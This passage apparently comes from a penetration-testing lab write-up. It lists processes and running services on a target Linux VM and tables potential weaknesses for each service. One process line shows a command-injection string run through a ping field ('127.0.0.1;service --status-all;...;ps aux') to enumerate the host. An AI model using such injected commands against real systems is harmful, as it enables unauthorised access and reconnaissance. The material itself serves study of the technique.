root        52  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        53  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        54  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        55  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        56  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        60  0.0  0.0      0     0 ?        S<   08:43   0:00 [ipv6_addrconf]
root        73  0.0  0.0      0     0 ?        S<   08:43   0:00 [deferwq]
root        74  0.0  0.0      0     0 ?        S<   08:43   0:00 [charger_manager
root       116  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_0]
root       119  0.0  0.0      0     0 ?        S<   08:43   0:00 [kpsmoused]
root       122  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_0]
root       123  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_1]
root       124  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_1]
root       125  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_2]
root       126  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_2]
root       127  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_3]
root       128  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_3]
root       129  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_4]
root       130  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_4]
```




```
root       131  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_5]
root       132  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_5]
root       133  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_6]
root       134  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_6]
root       135  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_7]
root       136  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_7]
root       137  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_8]
root       138  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_8]
root       139  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_9]
root       140  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_9]
root       141  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_10]
root       142  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_10]
root       143  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_11]
root       144  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_11]
root       145  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_12]
root       146  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_12]
root       147  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_13]
root       148  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_13]
root       149  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_14]
root       150  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_14]
root       151  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_15]
root       152  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_15]
root       153  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_16]
root       154  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_16]
root       155  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_17]
root       156  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_17]
root       157  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_18]
root       158  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_18]
root       159  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_19]
root       160  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_19]
root       161  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_20]
root       162  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_20]
root       163  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_21]
root       164  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_21]
root       165  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_22]
root       166  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_22]
root       167  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_23]
root       168  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_23]
root       169  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_24]
root       170  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_24]
root       171  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_25]
root       172  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_25]
root       173  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_26]
root       174  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_26]
root       175  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_27]
root       176  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_27]
root       177  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_28]
root       178  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_28]
root       179  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_29]
root       180  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_29]
root       207  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/u2:28]
root       208  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/u2:29]
root       211  0.0  0.0      0     0 ?        S<   08:43   0:00 [mpt_poll_0]
root       212  0.0  0.0      0     0 ?        S<   08:43   0:00 [mpt/0]
root       213  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_30]
root       214  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_30]
root       215  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root       246  0.0  0.0      0     0 ?        S<   08:43   0:00 [kworker/0:1H]
root       269  0.0  0.0      0     0 ?        S    08:43   0:00 [jbd2/sda1-8]
root       270  0.0  0.0      0     0 ?        S<   08:43   0:00 [ext4-rsv-conver]
```



```
root       301  0.0  0.2  28356  2648 ?        Ss   08:43   0:00 /lib/systemd/systemd-journald
root       325  0.0  0.0      0     0 ?        S    08:43   0:00 [kauditd]
root       360  0.0  0.3  44332  3812 ?        Ss   08:43   0:00 /lib/systemd/systemd-udevd
systemd+   443  0.0  0.2 100324  2572 ?        Ssl  08:43   0:00 /lib/systemd/systemd-timesyncd
root       506  0.0  0.0      0     0 ?        S<   08:43   0:00 [iprt-VBoxWQueue]
root       603  0.0  0.2  29008  2988 ?        Ss   08:43   0:00 /usr/sbin/cron -f
syslog     604  0.0  0.3 256396  3188 ?        Ssl  08:43   0:00 /usr/sbin/rsyslogd -n
root       608  0.0  0.8 275760  8264 ?        Ssl  08:43   0:00 /usr/lib/accountsservice/accounts-daemon
root       610  0.0  0.1  20100  1220 ?        Ss   08:43   0:00 /lib/systemd/systemd-logind
message+   613  0.0  0.3  42896  3780 ?        Ss   08:43   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root       644  0.0  0.0  16120   864 ?        Ss   08:43   0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root       698  0.0  0.1  15940  1896 tty1     Ss+  08:43   0:00 /sbin/agetty --noclear tty1 linux
root       704  0.0  0.0      0     0 ?        S<   08:43   0:00 [ttm_swap]
root       786  0.0  0.5  65520  5428 ?        Ss   08:43   0:00 /usr/sbin/sshd -D
root       811  0.0  0.2  24044  2376 ?        Ss   08:43   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
mysql      815  0.0 15.5 1115760 158224 ?      Ssl  08:43   0:00 /usr/sbin/mysqld
root       850  0.0  2.4 225980 25368 ?        Ss   08:43   0:00 php-fpm: master process (/etc/php/7.0/fpm/php-fpm.conf)
www-data   853  0.0  0.6 225980  6436 ?        S    08:43   0:00 php-fpm: pool www
www-data   854  0.0  0.6 225980  6436 ?        S    08:43   0:00 php-fpm: pool www
root       861  0.0  2.4 262616 25216 ?        Ss   08:43   0:00 /usr/sbin/apache2 -k start
www-data   875  0.0  0.7 262656  7964 ?        S    08:43   0:00 /usr/sbin/apache2 -k start
www-data   876  0.0  1.1 263136 12020 ?        S    08:43   0:00 /usr/sbin/apache2 -k start
www-data   877  0.0  1.2 263144 12444 ?        S    08:43   0:00 /usr/sbin/apache2 -k start
www-data   878  0.0  1.1 263136 12000 ?        S    08:43   0:00 /usr/sbin/apache2 -k start
www-data   879  0.0  0.7 262656  7964 ?        S    08:43   0:00 /usr/sbin/apache2 -k start
root       983  0.0  0.2  50220  2944 ?        S    08:44   0:00 /usr/sbin/CRON -f
root       984  0.0  0.0   4508   712 ?        Ss   08:44   0:00 /bin/sh -c /opt/james-2.3.2.1/bin/run.sh
root       985  0.0  0.0   4508   848 ?        S    08:44   0:00 /bin/sh /opt/james-2.3.2.1/bin/run.sh
root       989  0.4  6.0 2234924 61164 ?       Sl   08:44   0:03 /usr/lib/jvm/default-java/bin/java -Djava.ext.dirs=/opt/james-2.3.2.1/lib:/opt/james-2.3.2.1/tools/lib -Djava.security.manager -Djava.se
www-data  1255  0.0  1.1 263384 11828 ?        S    08:49   0:00 /usr/sbin/apache2 -k start
www-data  2498  0.0  0.0   4508   700 ?        S    08:56   0:00 sh -c ping -c 4 127.0.0.1;service --status-all;systemctl list-units --type=service --state=running;ps aux
www-data  2962  0.0  0.2  34424  2852 ?        R    08:56   0:00 ps aux
www-data  2962  0.0  0.2  34424  2852 ?        R    08:56   0:00 ps aux
```

We've gotten all the services, but of those only 14 are active, to look at them more specifically, we use the command '*systemctl list-units --type=service --state=running*':



```
UNIT                        LOAD   ACTIVE SUB     DESCRIPTION
accounts-daemon.service     loaded active running Accounts Service
apache2.service             loaded active running LSB: Apache2 web server
cron.service                loaded active running Regular background program processing daemon
dbus.service                loaded active running D-Bus System Message Bus
getty@tty1.service          loaded active running Getty on tty1
mysql.service               loaded active running MySQL Community Server
php7.0-fpm.service          loaded active running The PHP 7.0 FastCGI Process Manager
rsyslog.service             loaded active running System Logging Service
ssh.service                 loaded active running OpenBSD Secure Shell server
systemd-journald.service    loaded active running Journal Service
systemd-logind.service      loaded active running Login Service
systemd-timesyncd.service   loaded active running Network Time Synchronization
systemd-udevd.service       loaded active running udev Kernel Device Manager
vsftpd.service              loaded active running vsftpd FTP server

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
```

We make an analysis of these 14 services:

Service	Definition	Potential vulnerabilities
Accounts-daemon.service	Manage user accounts and related settings, such as UID/GID and system permissions.	-Escalation of privileges. - User account manipulation
systemd-logind.service	Manage user sessions, login, and hold.	- Privilege escalation - Denial-of-service (DoS) attacks - Exposure of sensitive information
getty@tty1.service:	Handles local logins to virtual terminals (TTYs).	- Unauthorized access to local terminals - Direct access to the console
dbus.service	Middleware for communication between processes in Linux.	- Interception of messages - Privilege escalation
systemd-journald.service	Log of events and system logs.	- Denial of service (DoS) - Unauthorized access to logs
rsyslog.service	Provides advanced registration services.	- Information leaks - Denial of service (DoS)
apache2.service	Apache web server.	- Information leaks - Code injection - Buffer overflows
php7.0-fpm.service	FastCGI process manager for PHP.	- Remote Code Execution (RCE) - PHP command injection - Exposure of sensitive data
mysql.service	MySQL Database	- SQL Injection - Password exposure - Unauthorized access
ssh.service	SSH Server for Secure Remote Access	- Brute force - Unauthorized access
vsftpd.service	FTP server.	- Unauthorized access - Exploitation of weak configurations
systemd-timesyncd.service	Synchronizes system time with NTP servers.	- Time manipulation
cron.service	Run scheduled tasks in the background.	- Privilege escalation - Malicious commands